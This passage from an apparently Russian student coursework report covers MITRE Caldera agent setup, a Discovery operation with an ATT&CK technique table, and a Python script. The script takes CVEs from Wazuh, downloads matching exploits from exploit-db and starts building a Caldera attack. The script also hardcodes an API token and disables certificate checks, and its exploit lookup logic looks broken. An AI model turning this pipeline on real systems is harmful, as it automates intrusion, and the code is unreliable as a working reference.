
*Рисунок 3.4 Тип операционной системы для установки агента Caldera*

Копируем код для выполнения на клиенте.




*Рисунок 3.5 Код для активации агента Caldera на клиенте*

После установки агенты отображаются в интерфейсе сервиса.



*Рисунок 3.6 Подключенные к сервису агенты*


Нажатие левой клавишей мыши можем посмотреть настройки агента на клиенте.



*Рисунок 3.7 Настройки агента Caldera*

### 3.5.2 Запуск Атаки

Для запус­ка ата­ки по заранее под­готов­ленно­му сце­нарию, в веб‑интерфей­се Caldera выбира­ем пункт меню Operations, затем при­думы­ваем имя опе­рации и ука­зыва­ем активность, которая будет эму­лиро­вать­ся.




*Рисунок 3.8 Выбор метода атаки Caldera*

Самый простой вариант это Discovery, как один из эта­пов атак выпол­нения раз­ведки (32 техники атаки ):

| ID | | Name |
| --- | --- | --- |
| [T1087](https://attack.mitre.org/techniques/T1087) | | [Account Discovery](https://attack.mitre.org/techniques/T1087) |
|  | [.001](https://attack.mitre.org/techniques/T1087/001) | [Local Account](https://attack.mitre.org/techniques/T1087/001) |
|  | [.002](https://attack.mitre.org/techniques/T1087/002) | [Domain Account](https://attack.mitre.org/techniques/T1087/002) |
|  | [.003](https://attack.mitre.org/techniques/T1087/003) | [Email Account](https://attack.mitre.org/techniques/T1087/003) |
|  | [.004](https://attack.mitre.org/techniques/T1087/004) | [Cloud Account](https://attack.mitre.org/techniques/T1087/004) |
| [T1010](https://attack.mitre.org/techniques/T1010) | | [Application Window Discovery](https://attack.mitre.org/techniques/T1010) |
| [T1217](https://attack.mitre.org/techniques/T1217) | | [Browser Information Discovery](https://attack.mitre.org/techniques/T1217) |
| [T1580](https://attack.mitre.org/techniques/T1580) | | [Cloud Infrastructure Discovery](https://attack.mitre.org/techniques/T1580) |
| [T1538](https://attack.mitre.org/techniques/T1538) | | [Cloud Service Dashboard](https://attack.mitre.org/techniques/T1538) |
| [T1526](https://attack.mitre.org/techniques/T1526) | | [Cloud Service Discovery](https://attack.mitre.org/techniques/T1526) |
| [T1619](https://attack.mitre.org/techniques/T1619) | | [Cloud Storage Object Discovery](https://attack.mitre.org/techniques/T1619) |
| [T1613](https://attack.mitre.org/techniques/T1613) | | [Container and Resource Discovery](https://attack.mitre.org/techniques/T1613) |
| [T1622](https://attack.mitre.org/techniques/T1622) | | [Debugger Evasion](https://attack.mitre.org/techniques/T1622) |
| [T1652](https://attack.mitre.org/techniques/T1652) | | [Device Driver Discovery](https://attack.mitre.org/techniques/T1652) |
| [T1482](https://attack.mitre.org/techniques/T1482) | | [Domain Trust Discovery](https://attack.mitre.org/techniques/T1482) |
| [T1083](https://attack.mitre.org/techniques/T1083) | | [File and Directory Discovery](https://attack.mitre.org/techniques/T1083) |
| [T1615](https://attack.mitre.org/techniques/T1615) | | [Group Policy Discovery](https://attack.mitre.org/techniques/T1615) |
| [T1654](https://attack.mitre.org/techniques/T1654) | | [Log Enumeration](https://attack.mitre.org/techniques/T1654) |
| [T1046](https://attack.mitre.org/techniques/T1046) | | [Network Service Discovery](https://attack.mitre.org/techniques/T1046) |
| [T1135](https://attack.mitre.org/techniques/T1135) | | [Network Share Discovery](https://attack.mitre.org/techniques/T1135) |
| [T1040](https://attack.mitre.org/techniques/T1040) | | [Network Sniffing](https://attack.mitre.org/techniques/T1040) |
| [T1201](https://attack.mitre.org/techniques/T1201) | | [Password Policy Discovery](https://attack.mitre.org/techniques/T1201) |
| [T1120](https://attack.mitre.org/techniques/T1120) | | [Peripheral Device Discovery](https://attack.mitre.org/techniques/T1120) |
| [T1069](https://attack.mitre.org/techniques/T1069) | | [Permission Groups Discovery](https://attack.mitre.org/techniques/T1069) |
|  | [.001](https://attack.mitre.org/techniques/T1069/001) | [Local Groups](https://attack.mitre.org/techniques/T1069/001) |
|  | [.002](https://attack.mitre.org/techniques/T1069/002) | [Domain Groups](https://attack.mitre.org/techniques/T1069/002) |
|  | [.003](https://attack.mitre.org/techniques/T1069/003) | [Cloud Groups](https://attack.mitre.org/techniques/T1069/003) |
| [T1057](https://attack.mitre.org/techniques/T1057) | | [Process Discovery](https://attack.mitre.org/techniques/T1057) |
| [T1012](https://attack.mitre.org/techniques/T1012) | | [Query Registry](https://attack.mitre.org/techniques/T1012) |
| [T1018](https://attack.mitre.org/techniques/T1018) | | [Remote System Discovery](https://attack.mitre.org/techniques/T1018) |
| [T1518](https://attack.mitre.org/techniques/T1518) | | [Software Discovery](https://attack.mitre.org/techniques/T1518) |
|  | [.001](https://attack.mitre.org/techniques/T1518/001) | [Security Software Discovery](https://attack.mitre.org/techniques/T1518/001) |
| [T1082](https://attack.mitre.org/techniques/T1082) | | [System Information Discovery](https://attack.mitre.org/techniques/T1082) |
| [T1614](https://attack.mitre.org/techniques/T1614) | | [System Location Discovery](https://attack.mitre.org/techniques/T1614) |
|  | [.001](https://attack.mitre.org/techniques/T1614/001) | [System Language Discovery](https://attack.mitre.org/techniques/T1614/001) |
| [T1016](https://attack.mitre.org/techniques/T1016) | | [System Network Configuration Discovery](https://attack.mitre.org/techniques/T1016) |
|  | [.001](https://attack.mitre.org/techniques/T1016/001) | [Internet Connection Discovery](https://attack.mitre.org/techniques/T1016/001) |
|  | [.002](https://attack.mitre.org/techniques/T1016/002) | [Wi-Fi Discovery](https://attack.mitre.org/techniques/T1016/002) |
| [T1049](https://attack.mitre.org/techniques/T1049) | | [System Network Connections Discovery](https://attack.mitre.org/techniques/T1049) |
| [T1033](https://attack.mitre.org/techniques/T1033) | | [System Owner/User Discovery](https://attack.mitre.org/techniques/T1033) |
| [T1007](https://attack.mitre.org/techniques/T1007) | | [System Service Discovery](https://attack.mitre.org/techniques/T1007) |
| [T1124](https://attack.mitre.org/techniques/T1124) | | [System Time Discovery](https://attack.mitre.org/techniques/T1124) |
| [T1497](https://attack.mitre.org/techniques/T1497) | | [Virtualization/Sandbox Evasion](https://attack.mitre.org/techniques/T1497) |
|  | [.001](https://attack.mitre.org/techniques/T1497/001) | [System Checks](https://attack.mitre.org/techniques/T1497/001) |
|  | [.002](https://attack.mitre.org/techniques/T1497/002) | [User Activity Based Checks](https://attack.mitre.org/techniques/T1497/002) |
|  | [.003](https://attack.mitre.org/techniques/T1497/003) | [Time Based Evasion](https://attack.mitre.org/techniques/T1497/003) |


*Таблица 3.1 Техники Атаки Discovery*

После запуска можно наблюдать за процессом отработки техник.



*Рисунок 3.9 Отображение процесса выполнения атаки в Caldera*

Можно сделать выгрузку или посмотреть какие команды или командлеты запускались и что получили в результате.




*Рисунок 3.10 Информация о найденых пользователях в системе*

# Код разработанного приложения mephiVKR


В ходе выполнения курсовой работы был развернут стенд.

Схема стенда отображена на рисунке 4.1




*Рисунок 4.1 Схема стенда курсовой работы*

Одной из задач курсовой работы была разработка скрипта на языке Python для получения данных об уязвимостях из Wazuh с последующей передачей данных Caldera для проведения атаки. Для выполнения этой задачи были использованы стандартные модули языка Python. С учетом сжатых сроков по реализации - самым простым вариантом такой программы было найти одну из уязвимостей на сайте <https://www.exploit-db.com> и загрузить с него готовый эксплоит(вредоносную программу) эксплуатирующую эту уязвимость. Вредоносно. На одном из серверов была обнаружена уязвимость CVE-2016-7182(см. рисунок 4.2), которая использует функцию компонента *True Type Font Handler* и эксплоит доступен для загрузки на сайте exploit-db(см. рисунок 4.3).



*Рисунок 4.2 Отображение информации в Wazuh о критических уязвимостях на сервере с Windows 2008*



*Рисунок 4.2 Сайт загрузки эксплоита по CVE-2016-7182*

Процедуру разработки скрипта можно описать следующим образом:

1. Подключение по API к Wazuh и выгрузку найденных CVE
2. По номеру CVE обращение к сайту exploit-db.com и загрузку нужно экплоита
3. Подключение по API к Caldera и создание компании по эксплуатации CVE с запуском эксплоита на целевой системе

Код разработанной программы mephiVKR\_app.py:

import requests

import json

import os

# Функция для получения данных по CVE из Wazuh

def get\_cve\_data():

    # Замените 'your\_wazuh\_address' и 'your\_wazuh\_port' на соответствующие значения

    url = 'https://192.168.200.16:55000/vulnerability/003/summary/cve'

    # Указываем токен авторизации

    token = 'eyJhbGciOiJFUzUxMiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3YXp1aCIsImF1ZCI6IldhenVoIEFQSSBSRVNUIiwibmJmIjoxNzA5OTIyNzU2LCJleHAiOjE3MDk5MjM2NTYsInN1YiI6IndhenVoLXd1aSIsInJ1bl9hcyI6ZmFsc2UsInJiYWNfcm9sZXMiOlsxXSwicmJhY19tb2RlIjoid2hpdGUifQ.AdsG8wd0JXFOGcrPP7HLp\_ashqFEnuURaDBwxTigcNkgV3UU1oBtje2BXMmxxgjbgoKk74SeLS-Ei1I\_\_NAaRV7NAeZ4\_Vr0FEvimkstWePNTN'

    print(token)

    # Создаем заголовок с токеном

    headers = {'Authorization': f'Bearer {token}'}

    # Получаем данные по CVE из Wazuh с использованием токена и отключенной проверкой на сертификат

    response = requests.get(url, headers=headers,verify=False)

    if response.status\_code == 200:

        cve\_data = response.json()

        return cve\_data

    else:

        print("Failed to retrieve CVE data from Wazuh.")

        return None

# Функция для поиска CVE на Exploit-DB

def search\_exploit\_db(cve):

    url = f"https://www.exploit-db.com/search?cve={cve}"

    response = requests.get(url)

    if response.status\_code == 200:

        # Предполагается, что первый результат является наиболее актуальным

        exploit\_url = response.url

        exploit\_id = exploit\_url.split('/')[-1]

        return exploit\_id

    else:

        print("Failed to search Exploit-DB for CVE.")

        return None

# Функция для загрузки эксплоита с Exploit-DB

def download\_exploit(exploit\_id, output\_dir):

    url = f"https://www.exploit-db.com/download/{exploit\_id}"

    response = requests.get(url)

    if response.status\_code == 200:

        exploit\_content = response.content

        exploit\_file\_path = os.path.join(output\_dir, f"{exploit\_id}.zip")

        with open(exploit\_file\_path, 'wb') as f:

            f.write(exploit\_content)

        return exploit\_file\_path

    else:

        print("Failed to download exploit from Exploit-DB.")

        return None

# Функция для создания нового adversary в Mitre Caldera с передачей Cookie для авторизации

def create\_adversary(cve):

    url = "http://192.168.200.6:8888/api/v2/adversaries"

